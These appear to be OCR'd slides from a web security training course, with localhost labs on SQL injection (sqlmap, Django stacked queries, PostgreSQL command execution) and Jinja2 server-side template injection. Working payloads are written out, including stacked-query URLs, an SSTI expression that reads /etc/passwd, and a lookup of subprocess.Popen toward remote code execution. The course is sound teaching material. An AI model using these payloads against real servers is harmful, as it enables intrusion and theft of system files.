
#	Host	Method	URL	Params	Edited	Status
45	http://localhost	GET	/api/v1/user_detail/*/			200
46	http://localhost	DELETE	/api/v1/user_detail/*/			200
47	http://localhost	PUT	/api/v1/user_detail/*/			200
48	http://localhost	GET	/api/v1/users/			200
49	http://localhost	DELETE	/api/v1/users/*/			404
50	http://localhost	DELETE	/api/v1/yamlconfig_detail/*/			200
51	http://localhost	POST	/api/v1/verify_token/			400
52	http://localhost	GET	/api/v1/users/*/			404
53	http://localhost	GET	/api/v1/yamlconfigs/			200
54	http://localhost	PUT	/api/v1/yamlconfig_detail/*/			200
55	http://localhost	GET	/api/v1/yamlconfig_detail/*/			200

Copyright © 2021 Mohammed Aldoub (Voulnet)


SOLUTION 2

From the http history tab, choose one you'd like to attack and click on it. Then in the request **body box**, right click and choose **SQLiPy Scan**.


This will send the request to the SQLMAP burp plugin!



You will be taken to the SQLiPy plugin interface, where it will say in red that the API is not running. Click on the SQLMAP API tab and Start the API.



Once it is started, go back to the SQLMAP Scanner tab and make sure now it says the API is running.



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION 2

Now configure the following options:


- Level is 5, risk is 3.

- DBMS backend: PostgreSQL, OS: Linux.

Then click Start Scan and go to the SQLMAP Logs tab.

Choose the last log entry available, and click on Get

Check the results of the scan if you have an injection!



Copyright © 2021 Mohammed Aldoub (Voulnet)

TAKEHOME - LAB26: SQL INJECTION OS COMMAND INJECTION IN POSTGRESQL

- Using the injection point in the rest api from before, try in this lab to gain remote code execution on the PostgreSQL database engine.
- Which means that you will run OS commands on the server that hosts the DB.
- We will abuse the COPY FROM PROGRAM feature of PostgreSQL to run OS commands on the server.
- For more info on this technique, read: https://medium.com/greenwolf-security/authenticated-arbitrary-command-execution-on-postgresql-9-3-latest-cd18945914d5
- The technique will not run directly because we're using Django, we will need to do a small tweak.

Copyright © 2021 Mohammed Aldoub (Voulnet)

BEFORE YOU PROCEED WITH THE LAB

- SQL query stacking means adding one query after the other, for example:
- Select 1; select 2; insert into xyz… etc
- It's useful to run unrelated commands like creating tables and running stored procedures.
- Try a stacked query in the injection vector, for example:
- http://localhost/api/v1/user_detail/1';select 20;--/

- It will complain about "Raw query must include the primary key", this is because Django's DB calls expect the primary key, id, to be in the query.

- Try this: http://localhost/api/v1/user_detail/1';select 20 as id;--/

- It will stack the queries together correctly. Now you know how to proceed with stacked queries against Django! Proceed to finish the lab and run OS commands!

Copyright © 2021 Mohammed Aldoub (Voulnet)

TAKEHOME – LAB27: FIND ALL SQL INJECTION VULNERABILITIES

- Find in the source code all the SQL injection vulnerabilities.
- Hint: It's not just in views.py file.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SSTI – SERVER SIDE TEMPLATE INJECTION ATTACKS

- SSTI explanation
- Sample ssti attack against jinja2

Copyright © 2021 Mohammed Aldoub (Voulnet)

TEMPLATE INJECTION

- WEB APPS USE TEMPLATES TO MAKE WEBSITES DYNAMIC.

- EXAMPLES:
- APACHE FREEMARKER (JAVA): HELLO ${NAME} --> RESULTS IN: HELLO MOHAMMED
- PHP TWIG: **{{ "NOW" | DATE(**TIMEZONE**="ASIA/KUWAIT") }}** **--> CURRENT TIME IN KUWAIT'S TIMEZONE**

- TEMPLATES HELP MAKE DEVELOPMENT EASIER AND FASTER BY USING CODE SHORTCUTS AND MIXING CODE WITH CONTENT.

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXAMPLE OF JINJA2 TEMPLATES:

```
<h1>Members</h1>
 <ul>
    {% for user in users %}
        <li>{{ user.username}}</li>
    {% endfor %}
</ul>
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

WHAT IF WE ATTEMPT TO EXECUTE CODE INSIDE THE TEMPLATE TAG?

- If the template engine evaluates and executes any expression we give it, what if we provided malicious expressions?


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB28: SSTI INJECTION

- Go to http://localhost/mathcalculator/ and access the subnet and math calculator functionality.

- You will notice there are two features:
  - Math calculator
  - Network subnet calculator

- Try to play with them, and see if you can spot an SSTI vulnerability.




Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

DETECTING SSTI

- Notice what happens to the URL if you do a calculation on the regular math calculator.
- The URL contains the formula itself, here 5*4, and the result below inside the text field, 20.
- Play with it a bit, try making one of the numbers a string instead of number.
- Maybe try 2*'4'



PLAYING WITH TEMPLATE INJECTION

Input	Output
2*'44'	4444
(user.password)	5445abd8282…. Etc (Your user's password hash)
'xyz'[0]	x
'xyz'.__class__	<type 'str'>
'xyz'.__contains__('z')	True

Copyright © 2021 Mohammed Aldoub (Voulnet)

KNOWING HOW TO PLAY FURTHER

- Open a python interpreter window.
- Issue the commands 'xyz'[0] and 'xyz'.__class__ inside the python interpreter.
- Try 'xyz'.__class__ --> It's giving us the base class. Try 'xyz'.__class__.__class__ --> Base of base class!
- Same output as our SSTI, it means we have python code execution in the template injection!
- But, the engine only accepts expressions, so we should discover a way to call any function we want.

- How can we discover more about our object?

```
student@ubuntu:~$ python
Python 2.7.15rc1 (default, Nov 12 2018, 14:31:15)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> ''.__class__
<type 'str'>
>>> dir('')
['__add__', '__class__', '__contains__', '__delattr__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__getitem
'__le__', '__len__', '__lt__', '__mod__', '__mul__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__rmod__', '_
ormatter_field_name_split', '_formatter_parser', 'capitalize', 'center', 'count', 'decode', 'encode', 'endswith', 'expandtabs', 'fi
ace', 'istitle', 'isupper', 'join', 'ljust', 'lower', 'lstrip', 'partition', 'replace', 'rfind', 'rindex', 'rjust', 'rpartition', '
e', 'title', 'translate', 'upper', 'zfill']
>>> ''.__add__
<method-wrapper '__add__' of str object at 0x7f730a4a7508>
>>> ''.__contains__
<method-wrapper '__contains__' of str object at 0x7f730a4a7508>
>>> 'xyz'.__contains__('')
True
>>> 'xyz'.__contains__('z')
True
>>> 'xyz'.__contains__('x')
True
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

INTRODUCING DIR()

Copyright © 2021 Mohammed Aldoub (Voulnet)

- In python, dir() is a useful function that shows us what's there inside a class or type.
- Try dir('xyz') and dir(123) to see the internals of string and integer classes in python.
- Then try dir('xyz'.__class__.__class__) to know more about the internals of the base of base class.

This is interesting

```
>>> dir(''.__class__.__class__)
['__abstractmethods__', '__base__', '__bases__', '__basicsize__', '__call__', '__class__', '__delattr__', '__dict__', '__dictoffset__', '__doc
ibute__', '__gt__', '__hash__', '__init__', '__instancecheck__', '__itemsize__', '__le__', '__lt__', '__module__', '__mro__', '__name__', '__n
_setattr__', '__sizeof__', '__str__', '__subclasscheck__', '__subclasses__', '__subclasshook__', '__weakrefoffset__', 'mro']
>>> ''.__class__.__class__
<type 'type'>
```

INTRODUCING MRO

- IN PYTHON, THE MRO FEATURE (METHOD RESOLUTION ORDER) IS AN ALGORITHM TO CHOOSE WHICH FUNCTION TO RUN WHEN WE HAVE MULTIPLE BASE CLASSES (SUPER CLASS HIERARCHY).

- TRY IN THE PYTHON SHELL: 'XYZ'.__CLASS__.MRO()

```
>>> ''.__class__.mro()
[<type 'str'>, <type 'basestring'>, <type 'object'>]
>>>
```

- IT RETURNS A LIST OF BASE TYPES FOR STRING!
- THE OBJECT TYPE SOUNDS PROMISING. LET'S TRY: DIR('XYZ'.__CLASS__.MRO()[-1].__CLASS__) # -1 --> LAST ITEM


```
>>> dir(''.__class__.mro()[-1].__class__)
['__abstractmethods__', '__base__', '__bases__', '__basicsize__', '__call__', '__class__', '__delattr__',
__dict__', '__dictoffset__', '__doc__', '__eq__', '__flags__', '__format__', '__ge__', '__getattribute__',
'__gt__', '__hash__', '__init__', '__instancecheck__', '__itemsize__', '__le__', '__lt__', '__module__', '
_mro__', '__name__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__siz
of__', '__str__', '__subclasscheck__', '__subclasses__', '__subclasshook__', '__weakrefoffset__', 'mro']
>>>
```

Hmmm..

What's this __subclasses__ element? Let's study it.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SUBCLASSES



- Running 'xyz'.__class__.mro()[-1].__class__.__subclasses__ indicates that it's a function, so let's call it with:
  - 'xyz'.__class__.mro()[-1].__subclasses__()
  - It returns a list!

```
>>> ''.__class__.mro()[-1].__class__.__subclasses__
<method '__subclasses__' of 'type' objects>
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

```
>>> for index,classname in enumerate('').__class__.mro()[-1].__subclasses__():
...     print (index, classname)
...
(0, <type 'type'>)
(1, <type 'weakref'>)
(2, <type 'weakcallableproxy'>)
(3, <type 'weakproxy'>)
(4, <type 'int'>)
(5, <type 'basestring'>)
(6, <type 'bytearray'>)
(7, <type 'list'>)
(8, <type 'NoneType'>)
(9, <type 'NotImplementedType'>)
(10, <type 'traceback'>)
(11, <type 'super'>)
(12, <type 'xrange'>)
(13, <type 'dict'>)
(14, <type 'set'>)
(15, <type 'slice'>)
(16, <type 'staticmethod'>)
(17, <type 'complex'>)
(18, <type 'float'>)
(19, <type 'buffer'>)
(20, <type 'long'>)
(21, <type 'frozenset'>)
(22, <type 'property'>)
(23, <type 'memoryview'>)
(24, <type 'tuple'>)
(25, <type 'enumerate'>)
(26, <type 'reversed'>)
(27, <type 'code'>)
(28, <type 'frame'>)
(29, <type 'builtin_function_or_method'>)
(30, <type 'instancemethod'>)
(31, <type 'function'>)
(32, <type 'classobj'>)
(33, <type 'dictproxy'>)
(34, <type 'generator'>)
(35, <type 'getset_descriptor'>)
(36, <type 'wrapper_descriptor'>)
(37, <type 'instance'>)
(38, <type 'ellipsis'>)
(39, <type 'member_descriptor'>)
(40, <type 'file'>)
(41, <type 'PyCapsule'>)
```

Loop over subclass names while showing the index.

It seems we can access the file object at index 40! Let's try if we can use it to read files!

Interesting type 'file' in index 40

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

BACK TO THE WEB APPLICATION!

Let's try to read files using this SSTI vector on the web page itself.

Go to http://localhost/mathcalculator/?expression=5 for example

Now change the expression from 5 to:


'xyz'.__class__.mro()[-1].__subclasses__()

Check the list of subclasses, find something interesting!

Now try this expression:

'xyz'.__class__.mro()[-1].__subclasses__()[40]('/etc/passwd').read()

We read the passwd file!




EXTRA – LAB29: SSTI REMOTE CODE EXECUTION

- The result hackers usually look for is Remote Code Execution (RCE) which means arbitrary control over the victim server.
- In SSTI, we just need to find a class that can provide a command shell.
- In python we have os.system, os.popen and subprocess.Popen
- We need to find the index of module os or subprocess in __subclasses__
- But the list is huge, how to find it?

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION – FINDING OUT TARGET

- Try visiting this URL:
- **http://localhost/mathcalculator/?expression='xyz'.__class__.mro()[-1].__subclasses__().__str__().split(',').index(" <class 'subprocess.Popen'>")**
- The result is 214! The index of Subprocess is 214.
- But what does this expression mean?
- Let's break it down.




Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION: BREAKING IT DOWN

- **http://localhost/mathcalculator/?expression='xyz'.__class__.mro()[-1].__subclasses__().__str__().split(',').index(" <class 'subprocess.Popen'>")**

- 'xyz' ---> random string object
- .__class__.mro()[-1] ---> Get the Last base type of string.
- .__subclasses__().__str__.split(',') ---> Print the subclasses list as one string, then split it by comma.





- index(" <class 'subprocess.Popen'>") ---> Find the index of Subprocess.Popen!

